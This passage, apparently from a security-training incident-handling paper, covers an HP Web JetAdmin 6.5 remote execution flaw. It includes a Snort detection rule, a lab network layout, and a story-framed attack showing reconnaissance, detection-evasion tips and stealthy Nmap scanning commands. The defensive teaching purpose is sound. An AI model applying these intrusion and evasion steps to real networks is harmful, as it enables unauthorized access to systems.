
» Downloads
Get the pig, and all addons that make the pig easier to use

» Mailing lists
Discussions about snort.

» User Groups
Like minded pig lovers getting together to discuss snort.

» Rules
All the information about rules you could ever want.

Search Ports

Rules Documentation

GEN:SID	1:2655
Message	MISC HP Web JetAdmin ExecuteFile admin access
Rule	alert tcp $EXTERNAL_NET any -> $HOME_NET 8000 (msg:"MISC HP Web JetAdmin ExecuteFile admin access"; flow:to_server,established; content:"/plugins/framework/script/content.hts"; nocase; content:"ExecuteFile"; nocase; reference:bugtraq,10224; classtype:attempted-admin; sid:2655; rev:1;)
Summary	This event is generated when an attempt is made to exploit a vulnerability associated with an HP WebJetAdmin web server.
Impact	A successful attack may allow the execution of arbitrary code as root on UNIX and SYSTEM on Windows on a vulnerable server.
Detailed Information	The HP Web JetAdmin application allows users to manage HP JetDirect-connected printers within their intranet using a browser. The httpd core supports an exported function called ExecuteFile. A vulnerability exists that allows the uploading and execution of unauthorized files by posting a malicious http request with the script /plugins/framework/script/content.hts in conjunction with ExecuteFile function to the web server. Discovery of the vulnerability is credited to FX of Phenoelit.
Affected Systems	HP Web JetAdmin 6.5.
Attack Scenarios	An attacker can create upload and execute a malicious file on a vulnerable server.
Ease of Attack	Simple.
False Positives	None known. If you think this rule has a false positives, please help fill it out.
False Negatives	The default HP Web JetAdmin port is 8000. If an administrator selects a different port on which to run the web server, no event will be generated. In that case, the rule should be altered to reflect the port on which the web server runs. If you think this rule has a false negatives, please help fill it out.
Corrective Action	Upgrade to the latest non-affected version of the software.
Contributors	Thomas Alex <talex@edhacker.com> Sourcefire Vulnerability Research Team Brian Caswell <bmc@sourcefire.com> Nigel Houghton <nigel.houghton@sourcefire.com>
Additional References	Phenoelit: http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt> Hewlett-Packard: http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=PSD_HPSBPI01026
Rule References	bugtraq: 10224

Figure 11 – Snort Signature: MISC HP Web JetAdmin ExecuteFile admin access

4.7. Current Exploit Activity Report

The number of known and reported incidents where the JetRoot.pl exploit has been used maliciously to date (September 19, 2004) is just one. On May 14, 2004, Brian Eckman posted an incident "Crackers Targeting Web JetAdmin 6.5 Vulnerability[20]" which indicated an HP Web JetAdmin server on their campus was compromised. Among other aspects, it contained the known portion of the attack, the x.txt file in the root of the C: drive, indicating it was the "WinNT" FTP operation used in the exploit code.

[20] Eckman, Brian. "Crackers Targeting Web JetAdmin 6.5 Vulnerability." 14 May 2004. URL: http://lists.sans.org/pipermail/unisog/2004-May/007262.php

Utilizing DShield.org's Distributed Intrusion Detection System[21] to generate a report of port 8000 target activity for the last 180 days yields some interesting data. DShield.org collects data of hacker activity from all over the internet and attempts to discover trends in the activity. As can be seen in figure 12, ever since FX of Phenoelit posted his exploit code on Bugtraq on April 27, 2004, a significant increase in port 8000 scanning activity was initiated. A high degree of port 8000 activity is still present today.




Figure 12 – Dshield.org Port 8000 Scans of Target Sources – 180 Days

[21] "DShield.org Distributed Intrusion Detection System." URL: http://www.dshield.org/port_report.php?port=8000&recax=1&tarax=2&srcax=2&percent=N&days=180&Redraw=Submit+Query

5. The Platforms/Environments

The upcoming attack scenario (detailed in sections 6.0 and 7.0) is a reconstruction of a real world attack conducted in a controlled lab environment. The attack takes place within the Virtual State University (VSU) network. The VSU network is a theoretical and a much simplified representation of a university network. It is intended to reflect a real university's network and show some of the challenges to secure it. The lab is representative of this attack but at a much reduced level as it only includes those elements necessary in the attack scenario.

5.1. Victim's Platform

Operating System

- Windows 2000 Professional (SP4) + up to date security patches. The administrator has configured the Windows Update utility to execute everyday at 03:00hrs and to install any new updates automatically.
- No security hardening has been applied.

Applications in Use

- HP Web JetAdmin v6.5 has been installed with:
  - Port TCP/8000.
  - Admin user profile configured.
  - No allow/deny access configured.
- TrendMicro PC-cillin 2003[22] (pattern file version kept up to date).

The sole use of this machine is to run HP Web JetAdmin to manage the 20 or so HP printers and plotters scattered through out the South Campus buildings (Astrophysics building, etc.). This system has been running for approximately two years with little to no administrator maintenance being performed.

5.2. Source and Target Networks

The attack's point of origin and its victim's platform both reside in the VSU network environment (figure 13). The source of the attack, specifically a lab located in a Medical Science building basement, is located within VSU's Medical Campus. The attacker launches his attack from a foreign system, one that is not owned or managed by VSU, connected to this lab network. The attacker's laptop is running the following software: Windows XP SP1, ActivePerl v5.6.1, Nmap

[22] "PC-Cillin Internet Security." URL: http://www.trendmicro.com/en/products/desktop/pc-cillin/evaluate/overview.htm

v3.55, Ethereal v0.10.4, Solarwinds [23]TFTP-Server v5.2.3, and nc.exe (Netcat) v1.10. As depicted in the diagram, the Medical computer lab along with the other building floors all interconnect to an aggregation switch located in the basement. This building also has a router which in turn is connected to its associated Medical Campus core router. The Medical Campus core router provisions connectivity to the rest of the VSU networks.

Similarly, the attack scenario's target network, the 3rd floor of the Astrophysics building (along with the rest of the building) is connected to a switch located in the basement. A building router interconnects to the South Campus interconnect router to the rest of the VSU networks. The victim platform resides in pseudo-production server room along with other Astrophysics computing servers.

The network diagram in figure 13 represents those relevant elements where the attack scenario takes place. Overall the VSU network can be deconstructed into various sized "campuses" which consist of one or more buildings. Each campus is interconnected into at least one other core router for fault tolerance purposes. Each building contains one or more switches that aggregate all of the floor connections. A router at each building then interconnects to the associated campus interconnect core router. VSU utilizes the 10.0.0.0/8 IP address space for its internal networks further subdivided by campus and building where 10.x.y.z means:

x, the 2nd octet, denotes the campus
y, the 3rd octet, denotes the building
z, the 4th octet, denotes the network device

All VSU routers have the following minimal protection ACLs[24] applied inbound on all ingress interfaces:

```
!--- Deny special-use address sources.
!--- Refer to RFC 3330[25] for additional special use addresses.
access-list 110 deny ip host 0.0.0.0 any
access-list 110 deny ip 127.0.0.0 0.255.255.255 any
access-list 110 deny ip 192.0.2.0 0.0.0.255 any
access-list 110 deny ip 224.0.0.0 31.255.255.255 any
!--- Filter RFC 1918[26] space except 10.0.0.0/8.
access-list 110 deny ip 172.16.0.0 0.15.255.255 any
access-list 110 deny ip 192.168.0.0 0.0.255.255 any
!--- Deny your space as source.
```

[23] "TFTP Server." URL: http://www.solarwinds.net/Tools/Free_tools/TFTP_Server/
[24] "Protecting Your Core: Infrastructure Protection Access Control Lists." 8 Aug 2003. URL: http://www.cisco.com/en/US/tech/tk648/tk361/technologies_white_paper09186a00801a1a55.shtml
[25] "Special-Use IPv4 Addresses." Sept 2002. URL: http://www.ietf.org/rfc/rfc3330.txt?number=3330
[26] "Address Allocation for Private Internets." February 1996. URL: http://www.ietf.org/rfc/rfc1918.txt?number=1918

```
        access-list 110 deny ip YOUR_CIDR_BLOCK any
```

"YOUR_CIDR_BLOCK" refers to address space that should never be the source of packets from outside the network (i.e. 10.5.0.0/16 source addresses on the Medical Campus router should only come from the Medical Campus networks).

A NIDS (with minimal signature tuning) is placed at each campus interconnect point prior to the campus router to inspect inter-campus network traffic. This placement does not allow the inspection of network traffic within the building itself. Of the two firewalls indicated on the diagram, one segregates and protects VSU's internal networks form the Internet and the other one protects the Central Campus network. The Central Campus network is the only campus that is protected by a firewall and requires network device registration. It is comprised of VSU's administrative departments (including IT) and houses their associated application and database servers (Email, DNS, Intranet WWW, HR db, financials, etc.). Presently, all other campuses do not require network device registration. Network device registration is the registering of each network device's MAC address and then only allowing only those legitimately registered network devices access to the Central Campus networks. The mechanics of this are outside the scope of this paper but it is employed at many universities in a variety of methods.



Misc. Application Servers
Internet
Building 1
Building 2
Building "n"
Central Campus Administration Buildings
Campus "n"
NIDS
NIDS
Firewall
Firewall
NIDS
Medical Campus 10.5.0.0/16
South Campus 10.6.0.0/16
Attack vector
NIDS
NIDS
HP Web JetAdmin Server 3rd Floor - Astrophysics Pseudo-Production Server Room
Medical Science Building 10.5.1.115
Typical Building "n"
"n"th floor
Building 1
Building 1
Building 2
Attack Laptop Basement - Medical Computer Lab
1st Floor
Building 2
Astrophysics Building 10.6.3.0/24
Building 2
Printers, Plotters, Scanners managed by HP Web JetAdmin
Basement

Figure 13 - VSU Network Diagram

A lab network has been built in figure 14 to demonstrate the relevant elements for the simulated attack. They include the attack laptop, NIDS, and the victim platform. Although the PIX 501 is part of the lab, its sole purpose is to provide a DHCP service (scope is 192.168.1.1-192.168.1.254) and the built in 4-port 10/100-Mbps Ethernet switch for the inside private LAN. Simulating the VSU interconnect routers between the source network and the target network are not required as they have no ACLs that will have relevance in the attack scenario Additionally, the Internet connectivity (via the cable modem) is also not utilized. As well, by virtue of the lab representing the relevant systems of the attack scenario, they all exist on the same IP segment. This factor will not change the outcome of the attack scenario.




Figure 14 - Lab Network Diagram & Exploit Attack Vector

6. Stages of the Attack

Randy Rhodes' first year in VSU's Astrophysics faculty is dull and he finds his interest waning. He spends more and more time with computer related activities such as hanging around on various IRC chat channels (nickname of "N3tsl@y3r ", translates to "netslayer") trading warez and even dabbling in hacking endeavors with his online computer acquaintances. On the plus side, his computer interest even managed to get a part-time job with the Astrophysics department as a systems administrator. Much of his work he was relegated was entry sysadmin work: troubleshooting PC problems, applying patches and service packs, moving workstations, PC system OS builds, and installing/uninstalling the department's printers and plotters. The latter involved managing these devices on a system with the HP Web JetAdmin application. No one seemed to express much interest with this system and application as long as it continued work. Most of the staff and other systems administrators had bigger problems to tackle like the care and feeding of their larger more prominent systems. With his spending less and less time devoted to his Astrophysics studies, he has consequently been struggling academically and his grades have slipped somewhat. Randy vies to complete to this year and transfer to the computer science department where his true interests lie.

In an effort to ensure that he passes his final examinations, Randy elects to cheat. As fate would have it, he is caught cheating in one of his final examinations. The rules in the Astrophysics department are harsh: expulsion. He receives word from the Dean of Science that he is expelled and in turn fired from his part-time job. Randy is stunned. How could this happen? He is both finished as a student at VSU and has no job to pay his rent. Randy snaps and vows to extract a toll from the VSU Astrophysics department. N3tsl@y3r knows what to do.

In the following attack stages, each is broken down into two parts: action taken and attack detection. Action Taken follows N3tsl@y3r's activities as he executes them and Attack Detection describes whether N3tsl@y3r's activities would be detected with the existing VSU countermeasures (system and network) in place. Much of the Attack Detection will be reviewed in further detail in Section 7.0 -The Incident Handling Process. Please disregard any time stamps displayed in the figures relative to the story timeline as the attack has been simulated in lab conditions.

6.1. Reconnaissance

Action Taken:

N3tSl@y3r reviews his pre-targeting objectives: selecting a target system in the Astrophysics department and finding an available network access port. Through his part-time work for the Astrophysics department, he became exposed to several systems. But where to start and which system? As his past experiences have shown with VSU's aggressive OS security patching endeavors, chances were greater that any malicious activity against the usual big game targets in VSU Astrophysics department would fail or get noticed and he might get caught. Why not the most system he was most familiar with, the HP Web JetAdmin server? It was ideal. An old instance of a web-based application is bound to have some vulnerabilities. With VSU IT department resources busy focusing on mitigating (patching and/or workarounds) and monitoring the big-game vulnerabilities, the chances of getting noticed targeting less conspicuous systems offered a greater chance of success with less likelihood of detection and getting caught.

With his target selected, N3tSl@y3r went searching for vulnerabilities. He commences his search on http://www.google.com with the string "hp web jetadmin vulnerabilities". Many hits were produced since it turns out that the HP Web JetAdmin software has many vulnerabilities ranging from denial of service, password disclosure, etc. However these were not what N3tSl@y3r was looking for as they seemed to require a hacker of considerable skill or would not produce the quick access to the system he wanted. N3tSl@y3r kept searching and soon discovered the link http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt (see Appendix B for complete listing). Reading the link, N3tSl@y3r notices that this is a culmination of many of the same vulnerabilities he has already seen. However, the 11th vulnerability piqued his interest:

> *[11]*
> *The Httpd core supports an exported function called "ExecuteFile". This function takes two or more parameters. The first one is the path where the file is located (leave blank for use of $PATH or %PATH%) and the second is the executable itself. Combined with the ability to write arbitrary content to a file in a known location (see 10,location known due to 2), an attacker can easily start a program of his choice. Since the service usually runs as root on UNIX or as SYSTEM on Windows, this gives full remote access to the server. Example: see Example section below*

Following link the further revealed the example section:

> *[Example]*
> *The root/SYSTEM exploit for 6.5 (NOT 7.0) can be found at:*
> *http://www.phenoelit.de/hp/JetRoot_pl.txt*

SYSTEM access? Exploit code? This was exactly what N3tSl@y3r was looking for: inconspicuous low-profile application software with available vulnerabilities and obtainable exploit code. No amount of OS patching will save the HP Web JetAdmin system since this is an application based exploit.

In an effort to avoid executing his attack from a VSU owned computing device, N3tsl@y3r's second order of business is to find an available network access port, get a link, and obtain IP connectivity. Attacking from a VSU device may leave irremovable traces of his activity on VSU's systems. N3tsl@y3r wants to remove that possibility so he undertakes measures to find the access port. During his time spent as a part-time administrator, he knows VSU has not implemented network registration across all of its various campuses. Because of the manner of his "removal" from the Astrophysics department, he dare not show his face in the Science campus. He targets the Medical Science campus for his network access port search.

N3tsl@y3r systematically begins his search of the Medical Science Campus buildings looking for a secluded lab, library, etc. After a little searching, he finds a secluded cubicle with a network access port on the basement of the Medical Library building. He disconnects the PC there, connects his laptop, and establishes link. Lastly, he obtains the necessary IP connectivity detail from some troubleshooting instructions posted on a wall nearby. The IT support folks have conveniently left these instructions in the event a legitimate user has trouble with their PC. He notes the DHCP scope reserved for this floor is a full class C while he estimates that the library contains some 20-30 PCs. Allowing his laptop to obtain an IP address automatically would undoubtedly leave an access trail in the DHCP logs. Hmm, a little risky but it looks like he should be fine manually assigning himself an IP address in the DHCP scope without duplicating an already in use IP as most of the PCs are powered off.. Success! He is online able to ping the default gateway (N3tsl@y3r's IP address is 192.168.1.3 as depicted in figure 14).

His pre-targeting objectives achieved, now all he had to do was find his victim system and hope that the HP Web JetAdmin install is v6.5.

Detect the Attack

Other than any physically surveillance measures (security camera, person, etc.) observing N3tsl@y3r disconnecting the PC and connecting what appears to be a non-VSU networking PC, it would be difficult for him to be detected at this point. His manual assignment of an IP address within a DHCP scope would not be captured in the DHCP logs. Perhaps if he entered an IP address already in use, it might get noticed since the duplicate IP would cause trouble for other. Not in this case however.

6.2. Scanning

Action Taken:
N3tSl@y3r's next objective is to find his target HP Web JetAdmin server. Even though he worked as a part-time administrator on the target server, he cannot recall the server's IP (he knows what subnet it is on however) or even if it was v6.5. Thus, he needs to embark on a scanning operation armed with the knowledge that the HP Web JetAdmin services runs on a Windows 2000 platform on port TCP/8000 (the default port was never changed). The scanning stage is comprised of two parts: port scanning and, if successful, executing the scanning segment of the exploit code, JetRoot.pl.

Step One:
N3tSl@y3r commences execution of his port scanning tool of choice, Nmap[27]. Nmap ("Network Mapper"), written by Fyodor, is an open source utility for network examination and security auditing. An excellent primer called "Nmap: The Art of Port Scanning[28]" written by Fyodor, is available for further reading.

In general, port scanning may be a "noisy" process and may employ various scanning mechanisms (TCP & UDP), OS detection, version detection, and ping sweeps. In order to "reduce the noise", N3tSl@y3r tries to keep his scanning profile to a minimum and executes the following Nmap command on his laptop:


```
C:\nmap-3.55\nmap.exe -P0 -sV -n -p T:8000 -T5 -oN scan.out
192.168.1.*
```

The Nmap command options are broken down as follows:

-P0: Nmap sends an ICMP echo request and a TCP ACK packet to port 80 by default. P0 does NOT ping hosts before scanning each machine. This is an effective NIDS evasion mechanism.
-sV: Enable version detection of the service running on a port after discovery. Nmap trys to determine service protocol, application name, versions number, and other miscellaneous details based on a file called network-service-probes.
-n: Disable reverse DNS resolution. This is not required and will consequently speed up the scan.
-**p T:8000**: Specifies to only scan TCP port 8000.
-T5: Insane mode scan. Initiate the scan at Nmap's top speed. N3tsl@y3r wants to get his scan done quickly to minimize his time in the Medical Lab.
-oN scan.out: Log the scan results into scan.out in human readable form.
-192.168.1.*: The IP address range, 192.168.1.0 – 192.168.1.255, Nmap will probe.

[27] Fyodor., "Nmap Security Scanner." URL: http://www.insecure.org/nmap
[28] Fyodor., "The Art of Port Scanning." URL: http://www.insecure.org/nmap/nmap_doc.html

For a further description of these options and a complete Nmap usage description, see http://www.insecure.org/nmap/data/nmap_manpage.html.




```
C:\nmap-3.55>type scan.out
# nmap 3.55 scan initiated Thu Aug 26 22:49:33 2004 as: nmap.exe -P0 -sV -n -p T
:8000 -T5 -oN scan.out 192.168.1.*
Interesting ports on 192.168.1.0:
PORT     STATE    SERVICE  VERSION
8000/tcp filtered http-alt

Interesting ports on 192.168.1.1:
PORT     STATE  SERVICE  VERSION
8000/tcp closed http-alt

Interesting ports on 192.168.1.2:
PORT     STATE SERVICE VERSION
8000/tcp open  http    HP Web Jetwebadmin 3.00.1696 (framework.ini: C:\Program F
iles\HP Web JetAdmin\doc\plugins\framework\framework.ini)

Interesting ports on 192.168.1.3:
PORT     STATE    SERVICE  VERSION
8000/tcp filtered http-alt

Interesting ports on 192.168.1.4:
PORT     STATE  SERVICE  VERSION
8000/tcp closed http-alt
```

Figure 15 - Nmap Command Execution and Output

As seen in figure 15, inspecting the contents of the “scan.out” file, we immediately see that the Nmap scanning operation has yielded one system (MS based OS) of interest running “HP Web Jetwebadmin 3.00.1696” on TCP port 8000. Note that the Nmap scan was terminated prior to completion since the lab network only contains four hosts. Continuing the scan from 192.168.1.5-192.168.1.255 would have resulted in “8000/tcp filtered http-alt” indicating that Nmap believes it is being blocked by a network obstacle. In reality, these systems do not exist. As well, we can discard 192.168.1.3 since it represents N3tSl@y3r’s attack laptop. 192.168.1.1 and 192.168.1.4, the PIX firewall and Snort IDS systems respectively, show the TCP port 8000 as “closed”. This indicates that systems are present but have no service listening on TCP port 8000. Closed ports tend to reply to your SYN packet with an RST packet.
At first glance, the service listening on TCP port 8000 on 192.168.1.2, “HP Web Jetwebadmin 3.00.1696”, appears to be a version mismatch as it is not v6.5. N3tSl@y3r is a little puzzled. Has someone actually updated the software on this system? He wants to be sure so he first launches Ethereal to capture all packets between his attack laptop and the target system and immediately runs the Nmap scan again against 192.168.1.2 only:

```
C:\nmap-3.55\nmap.exe -P0 -sV -n -p T:8000 -T5 192.168.1.2
```

